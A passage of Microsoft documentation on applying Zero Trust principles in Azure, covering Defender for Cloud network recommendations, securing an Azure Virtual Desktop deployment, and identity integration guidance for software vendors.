
4. If you select in the ASC Default, you'll be able to review all the policies available, including the policies that evaluate network resources.

5. Additionally, there are network resources evaluated by other regulatory compliances including PCI, ISO and the Microsoft cloud security benchmark. You

can enable any of them and track for network recommendations.

Network recommendations

Follow these steps to view some of the network recommendations, based on the Microsoft cloud security benchmark:




1. Open **Microsoft Defender for Cloud**.
2. Select **Regulatory compliance**.
3. Select **Microsoft cloud security benchmark**.
4. Expand **NS. Network Security** to review the recommended network control.

It is important to understand that Microsoft Defender for Cloud provides other network recommendations for different Azure resources such as virtual machines and storage. You may review those recommendations in the left menu, under **Recommendations**.

On the left menu of the **Microsoft Defender for Cloud** portal, select **Security Alerts** to review alerts based on network resources so you may avoid some types of threats. Those alerts are generated automatically by Microsoft Defender for Cloud based on logs ingested in the **Log Analytics** workspace and monitored by Microsoft Defender for Cloud.


Mapping and hardening your Azure network environment through Microsoft Defender for Cloud

You can also check options to get a better security posture by hardening your network environment in an effortless way by mapping your network environment for a better understanding of your network topology. Those recommendations are done through **Workload protection** option in the left menu, as show here.



Managing Azure Firewall policies through Microsoft Defender for Cloud

Azure Firewall is recommended for a hub VNet, as described in this article. Microsoft Defender for Cloud can manage multiple Azure Firewall policies centrally. In addition to Azure Firewall policies, you'll be able to manage other features related to Azure Firewall, as shown here.



For more information about how Microsoft Defender for Cloud protects your network environment against threats, see What is Microsoft Defender for Cloud?

Recommended training

- Configure Azure Policy
- Design and implement network security
- Configure Azure Firewall
- Configure VPN Gateway
- Introduction to Azure DDoS Protection
- Resolve security threats with Microsoft Defender for Cloud


For more training on security in Azure, see these resources in the Microsoft catalog: Security in Azure | Microsoft Learn

Next Steps


- Apply Zero Trust principles to Azure storage
- Apply Zero Trust principles to virtual machines
- Apply Zero Trust principles to spoke virtual networks in Azure

Technical illustrations

This poster provides a single-page, at-a-glance view of the components of Azure IaaS as reference and logical architectures, along with the steps to ensure that these components have the "never trust, always verify" principles of the Zero Trust model applied.

Item	Description
 PDF | Visio Updated February 2023	Use this illustration together with this article: Apply Zero Trust principles to Azure IaaS overview **Related solution guides** • Azure Storage services • Virtual machines • Spoke VNets

This poster provides the reference and logical architectures and the detailed configurations of the separate components of Zero Trust for Azure IaaS. Use the pages of this poster for separate IT departments or specialties or, with the Microsoft Visio version of the file, customize the diagrams for your infrastructure.

Item	Description
 PDF | Visio Updated February 2023	Use these diagrams together with the articles starting here: Apply Zero Trust principles to Azure IaaS overview **Related solution guides** • Azure Storage services • Virtual machines • Spoke VNets

For additional technical illustrations, click here.

References

Refer to these links to learn about the various services and technologies mentioned in this article.

- Azure Virtual Networks

- What is Azure Firewall?
- About Azure VPN Gateway
- Azure DDoS Protection Overview
- Introduction to Azure security
- Zero Trust implementation guidance
- Overview of the Microsoft cloud security benchmark
- Security baselines for Azure overview
- Building the first layer of defense with Azure security services
- Microsoft Cybersecurity Reference Architectures

Apply Zero Trust principles to an Azure Virtual Desktop deployment

Article • 02/27/2023 • 9 minutes to read


This article provides steps to apply the principles of Zero Trust to an Azure Virtual Desktop deployment in the following ways:

Zero Trust principle	Definition	Met by
Verify explicitly	Always authenticate and authorize based on all available data points.	Verify the identities and endpoints of Azure Virtual Desktop users and secure access to session hosts.
Use least privileged access	Limit user access with Just-In-Time and Just-Enough-Access (JIT/JEA), risk-based adaptive policies, and data protection.	• Confine access to session hosts and their data. • Storage: Protect data in all three modes: data at rest, data in transit, data in use. • Virtual networks (VNets): Specify allowed network traffic flows between hub and spoke VNets with Azure Firewall. • Virtual machines: Use Role Based Access Control (RBAC).
Assume breach	Minimize blast radius and segment access. Verify end-to-end encryption and use analytics to get visibility, drive threat detection, and improve defenses.	• Isolate the components of an Azure Virtual Desktop deployment. • Storage: Use Defender for Storage for automated threat detection and protection. • VNets: Prevent traffic flows between workloads with Azure Firewall. • Virtual machines: Use double encryption for end-to-end encryption, enable encryption at host, secure maintenance for virtual machines, and Microsoft Defender for Servers for threat detection. • Azure Virtual Desktop: Use Azure Virtual Desktop security, governance, management, and monitoring features to improve defenses and collect session host analytics.

For more information about how to apply the principles of Zero Trust across an Azure IaaS environment, see the Apply Zero Trust principles to Azure IaaS overview.

Reference architecture

In this article, we use the following reference architecture for Hub and Spoke to demonstrate a commonly deployed environment and how to apply the principles of Zero Trust for Azure Virtual Desktop with users' access over the Internet. Azure Virtual WAN architecture is also supported in addition to private access over a managed network with RDP Shortpath for Azure Virtual Desktop.



The Azure environment for Azure Virtual Desktop includes:


Component	Description
A	Azure Storage Services for Azure Virtual Desktop user profiles.
B	A connectivity hub VNet.
C	A spoke VNet with Azure Virtual Desktop session host virtual machine-based workloads.
D	An Azure Virtual Desktop Control Plane.
E	An Azure Virtual Desktop Management Plane.
F	Dependent PaaS services including Azure Active Directory (Azure AD), Microsoft Defender for Cloud, role-based access control (RBAC), and Azure Monitor.
G	Azure Compute Gallery.

Users or admins that access the Azure environment can originate from the internet, office locations, or on-premises datacenters.

The reference architecture aligns to the architecture described in the Enterprise-scale landing zone for Azure Virtual Desktop Cloud Adoption Framework.

Logical architecture

In this diagram, the Azure infrastructure for an Azure Virtual Desktop deployment is contained within one Azure AD tenant.



The elements of the logical architecture are:

- Azure subscription for your Azure Virtual Desktop

  You can distribute the resources in more than one subscription, where each subscription may hold different roles, such as network subscription, or security subscription. This is described in Cloud Adoption Framework and Azure Landing Zone. The different subscriptions may also hold different environments, such as production, development, and tests environments. It depends on how you want to separate your environment and the number of resources you have in each. One or more subscriptions can be managed together using a Management Group. This gives you the ability to apply permissions with RBAC and Azure policies to a group of subscriptions instead of setting up each subscription individually.

- Azure Virtual Desktop resource group

  An Azure Virtual Desktop resource group isolates Key Vault and service objects.

- Storage resource group

A storage resource group isolates Azure Files service private endpoints and data sets.

- Session host virtual machines resource group

  A dedicated resource group isolates the virtual machines for their session hosts and an Application Security Group.

- Spoke VNet resource group

  A dedicated resource group isolates the spoke VNet resources and a Network Security Group, which networking specialists in your organization can manage.

What's in this article?

This article walks through the steps to apply the principles of Zero Trust across the Azure Virtual Desktop reference architecture.

Step	Task	Zero Trust principle(s) applied
1	Secure your identities with Zero Trust.	Verify explicitly
2	Secure your endpoints with Zero Trust.	Verify explicitly
3	Apply Zero Trust principles to Azure Virtual Desktop storage resources.	Verify explicitly Use least privileged access Assume breach
4	Apply Zero Trust principles to hub and spoke Azure Virtual Desktop VNets.	Verify explicitly Use least privileged access Assume breach
5	Apply Zero Trust principles to Azure Virtual Desktop session host.	Verify explicitly Use least privileged access Assume breach
6	Deploy security, governance, and compliance to Azure Virtual Desktop.	Assume breach
7	Deploy secure management and monitoring to Azure Virtual Desktop.	Assume breach

Step 1. Secure your identities with Zero Trust

To apply Zero Trust principles to the identities used in Azure Virtual Desktop:

- Azure Virtual Desktop supports different types of identities. Use the information in Securing identity with Zero Trust to ensure that your chosen identity types adhere to Zero Trust principles.
- Create a dedicated user account with least privileges to join session hosts to an Azure AD DS or AD DS domain during session host deployment.

Step 2. Secure your endpoints with Zero Trust

Endpoints are the devices through which users access the Azure Virtual Desktop environment and session host virtual machines. Use the instructions in the Endpoint integration overview and use Microsoft Defender for Endpoint and Microsoft Endpoint Manager to ensure that your endpoints adhere to your security and compliance requirements.

Step 3. Apply Zero Trust principles to Azure Virtual Desktop storage resources

Implement the steps in Apply Zero Trust principles to Storage in Azure for the storage resources being used in your Azure Virtual Desktop deployment. These steps ensure that you:

- Secure your Azure Virtual Desktop data at rest, in transit, and in use.
- Verify users and control access to storage data with the least privileges.
- Implement private endpoints for storage accounts.
- Logically separate critical data with network controls. Such as separate storage accounts for different host pools and other purposes such as with MSIX app attach file shares.
- Use Defender for Storage for automated threat protection.

> ⓘ **Note**
>
> In some designs, **Azure NetApp files** is the storage service of choice for FSLogix profiles for Azure Virtual Desktop via an SMB share. Azure NetApp Files provides built-in security features that include **delegated subnets** and **security benchmarks**.

Step 4. Apply Zero Trust principles to hub and spoke Azure Virtual Desktop VNets

A hub VNet is a central point of connectivity for multiple spoke virtual networks. Implement the steps in Apply Zero Trust principles to a hub virtual network in Azure for the hub VNet being used to filter outbound traffic from your session hosts.

A spoke VNet isolates the Azure Virtual Desktop workload and contains the session host virtual machines. Implement the steps in Apply Zero Trust principles to spoke virtual network in Azure for the spoke VNet that contains the session host/virtual machines.

Isolate different host pools on separate VNets using NSG with the required URL necessary for Azure Virtual Desktop. Azure Firewall or a network virtual appliance (NVA) firewall can be used to control and restrict outbound traffic for Azure Virtual Desktop session hosts.

Use the instructions here for Azure Firewall to protect session hosts. Force the traffic through the firewall with User-Defined Routes (UDRs) linked to the host pool subnet. Review the full list of required Azure Virtual Desktop URLs to configure your firewall. Azure Firewall provides an Azure Virtual Desktop FQDN Tag to simplify this configuration.

Step 5. Apply Zero Trust principles to Azure Virtual Desktop session hosts

Session hosts are virtual machines that run inside a spoke VNet. Implement the steps in Apply Zero Trust principles to virtual machines in Azure for the virtual machines being created for your session hosts.

Host pools should have separated organizational units (OUs) if managed by group policies on Active Directory Domain Services (AD DS).

Microsoft Defender for Endpoint is an enterprise endpoint security platform designed to help enterprise networks prevent, detect, investigate, and respond to advanced threats. You can use Microsoft Defender for Endpoint for session hosts. for more information, see virtual desktop infrastructure (VDI) devices.

Step 6. Deploy security, governance, and compliance to Azure Virtual Desktop

Azure Virtual Desktop has built-in advanced security features to protect session hosts. However, see the following articles to improve the security defenses of your Azure Virtual Desktop environment and session hosts:

- Azure Virtual Desktop security best practices
- Azure security baseline for Azure Virtual Desktop

In addition, see the key design considerations and recommendations for security, governance, and compliance in Azure Virtual Desktop landing zones in accordance with Microsoft's Cloud Adoption Framework.

Step 7. Deploy secure management and monitoring to Azure Virtual Desktop

Management and continuous monitoring are important to ensure that your Azure Virtual Desktop environment is not engaging in malicious behavior. Use Azure Virtual Desktop Insights to log data and report diagnostic and usage data.

See these additional articles:

- Review recommendations from Azure Advisor for Azure Virtual Desktop.
- Use Microsoft Intune for granular policy management or group policy management.
- Review and set RDP Properties for granular settings on a host pool level.

Recommended training

Secure an Azure Virtual Desktop deployment

Training	**Secure an Azure Virtual Desktop deployment**
	Learn about the Microsoft security capabilities that help keep your applications and data secure in your Microsoft Azure Virtual Desktop deployment.

Start >

Protect your Azure Virtual Desktop deployment by using Azure

Training	**Protect your Azure Virtual Desktop deployment by using Azure**
	Deploy Azure Firewall, route all network traffic through Azure Firewall, and configure rules. Route the outbound network traffic from the Azure Virtual Desktop host pool to the service through Azure Firewall.

Start >

Manage access and security for Azure Virtual Desktop

Training	**Manage access and security for Azure Virtual Desktop**
	Learn how to plan and implement Azure roles for Azure Virtual Desktop and implement Conditional Access policies for remote connections. This learning path aligns with exam AZ-140: Configuring and Operating Microsoft Azure Virtual Desktop.

Start >

Design for user identities and profiles

Training	**Design for user identities and profiles**
	Your users require access to those applications both on-premises and in the cloud. You use the Remote Desktop client for Windows Desktop to access Windows apps and desktops remotely from a different Windows device.

Start >

For more training on security in Azure, see these resources in the Microsoft catalog:
Security in Azure

Next Steps

See these additional articles for applying Zero Trust principles to Azure IaaS:

- Apply Zero Trust principles to Azure IaaS overview
- Apply Zero Trust principles to Azure storage
- Apply Zero Trust principles to virtual machines
- Apply Zero Trust principles to a spoke virtual network in Azure
- Apply Zero Trust principles to a hub virtual network in Azure

References

Refer to the links below to learn about the various services and technologies mentioned in this article.

- What is Azure - Microsoft Cloud Services
- Azure Infrastructure as a Service (IaaS)
- Virtual Machines (VMs) for Linux and Windows
- Introduction to Azure Storage - Cloud storage on Azure
- Azure Virtual Network
- Introduction to Azure security
- Zero Trust implementation guidance
- Overview of the Microsoft cloud security benchmark
- Security baselines for Azure overview
- Building the first layer of defense with Azure security services - Azure Architecture Center
- Microsoft Cybersecurity Reference Architectures - Security documentation


Integrate with Zero Trust solutions

Article • 02/22/2023 • 2 minutes to read

Zero Trust is an approach to security that adapts to the complexity of the modern environment, embraces the mobile workforce, and protects people, devices, applications, and data wherever they are located.

The journey to implementing Zero Trust will be distinct for every organization depending on their needs and existing infrastructure. For this reason, we support technology partner integrations that help meet our customers' unique needs.

The integration guidance in this section is organized by Zero Trust technology areas. This guidance is for software providers and technology partners who want to enhance their security solutions and reach new customers by integrating with Microsoft products.



Identity integrations

Article • 02/22/2023 • 7 minutes to read

Identity is the key control plane for managing access in the modern workplace and is essential to implementing Zero Trust. Identity solutions support Zero Trust through strong authentication and access policies, least privileged access with granular permission and access, and controls and policies that manage access to secure resources and minimize the blast radius of attacks.

This integration guide explains how independent software vendors (ISVs) and technology partners can integrate with Azure Active Directory to create secure Zero Trust solutions for customers.

Zero Trust for Identity integration guide


This integration guide covers Azure Active Directory as well as Azure Active Directory B2C.

Azure Active Directory is Microsoft's cloud-based identity and access management service. It provides single sign-on authentication, conditional access, passwordless and multi-factor authentication, automated user provisioning and many more features that enable enterprises to protect and automate identity processes at scale.

Azure Active Directory B2C is a business-to-customer identity access management (CIAM) solution which customers use to implement secure white-label authentication solutions that scale easily and blend in with branded web and mobile application experiences. The integration guidance is available in the Azure Active Directory B2C section.

Azure Active Directory

There are many ways to integrate your solution with Azure Active Directory. Foundational integrations are about protecting your customers using Azure Active Directory's built-in security capabilities. Advanced integrations will take your solution one step further with enhanced security capabilities.



Foundational integrations

Foundational integrations protect your customers with Azure Active Directory's built-in security capabilities.

Enable single sign-on and publisher verification

To enable single sign-on, we recommend publishing your app in the app gallery. This will increase customer trust, because they know that your application has been validated as compatible with Azure Active Directory, and you can become a verified publisher so that customers are certain you are the publisher of the app they are adding to their tenant.

Publishing in the app gallery will make it easy for IT admins to integrate the solution into their tenant with automated app registration. Manual registrations are a common cause of support issues with applications. Adding your app to the gallery will avoid these issues with your app.

For mobile apps, we recommend you use the Microsoft authentication library and a system browser to implement single sign-on.

Integrate user provisioning

Managing identities and access for organizations with thousands of users is challenging. If your solution will be used by large organizations, consider synchronizing information

about users and access between your application and Azure Active Directory. This helps keep user access consistent when changes occur.

SCIM (System for Cross-Domain Identity Management) is an open standard for exchanging user identity information. You can use the SCIM user management API to automatically provision users and groups between your application and Azure Active Directory.

Our tutorial on the subject, develop a SCIM endpoint for user provisioning to apps from Azure Active Directory, describes how to build a SCIM endpoint and integrate with the Azure Active Directory provisioning service.

Advanced integrations

Advanced integrations will increase the security of your application even further.

Conditional Access authentication context

Conditional Access authentication context allows apps to trigger policy enforcement when a user accesses sensitive data or actions, keeping users more productive and your sensitive resources secure.

Continuous access evaluation

